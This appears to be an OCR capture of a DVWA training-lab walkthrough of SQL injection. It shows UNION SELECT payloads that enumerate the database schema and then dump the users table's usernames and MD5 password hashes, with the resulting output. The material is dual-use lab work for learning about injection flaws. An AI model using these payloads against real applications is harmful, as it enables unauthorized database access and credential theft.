http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html



Vulnerability: SQL Injection

User ID:


```
ID: ' UNION SELECT table_name,null FROM information_schema.tables WHERE table_schema = 'dvwa' #
First name: guestbook
Surname:

ID: ' UNION SELECT table_name,null FROM information_schema.tables WHERE table_schema = 'dvwa' #
First name: users
Surname:
```



Vulnerability: SQL Injection

User ID:

```
ID:  ' UNION SELECT table_name,column_name FROM information_schema.columns WHERE table_schema = 'dvwa' #
First name: guestbook
Surname: comment_id

ID:  ' UNION SELECT table_name,column_name FROM information_schema.columns WHERE table_schema = 'dvwa' #
First name: guestbook
Surname: comment

ID:  ' UNION SELECT table_name,column_name FROM information_schema.columns WHERE table_schema = 'dvwa' #
First name: guestbook
Surname: name

ID:  ' UNION SELECT table_name,column_name FROM information_schema.columns WHERE table_schema = 'dvwa' #
First name: users
Surname: user_id

ID:  ' UNION SELECT table_name,column_name FROM information_schema.columns WHERE table_schema = 'dvwa' #
First name: users
Surname: first_name

ID:  ' UNION SELECT table_name,column_name FROM information_schema.columns WHERE table_schema = 'dvwa' #
First name: users
Surname: last_name

ID:  ' UNION SELECT table_name,column_name FROM information_schema.columns WHERE table_schema = 'dvwa' #
First name: users
Surname: user

ID:  ' UNION SELECT table_name,column_name FROM information_schema.columns WHERE table_schema = 'dvwa' #
First name: users
Surname: password

ID:  ' UNION SELECT table_name,column_name FROM information_schema.columns WHERE table_schema = 'dvwa' #
First name: users
Surname: avatar
```




Vulnerability: SQL Injection

User ID:

```
' UNION SELECT user, password FROM users #
```

```
ID: ' UNION SELECT concat(table_schema,'.',table_name),column_name FROM informatic
First name: information_schema.CHARACTER_SETS
Surname: CHARACTER_SET_NAME

ID: ' UNION SELECT concat(table_schema,'.',table_name),column_name FROM informatic
First name: information_schema.CHARACTER_SETS
Surname: DEFAULT_COLLATE_NAME

ID: ' UNION SELECT concat(table_schema,'.',table_name),column_name FROM informatic
```



Vulnerability: SQL Injection

User ID:

```
ID: ' UNION SELECT user, password FROM users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user, password FROM users #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user, password FROM users #
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user, password FROM users #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user, password FROM users #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```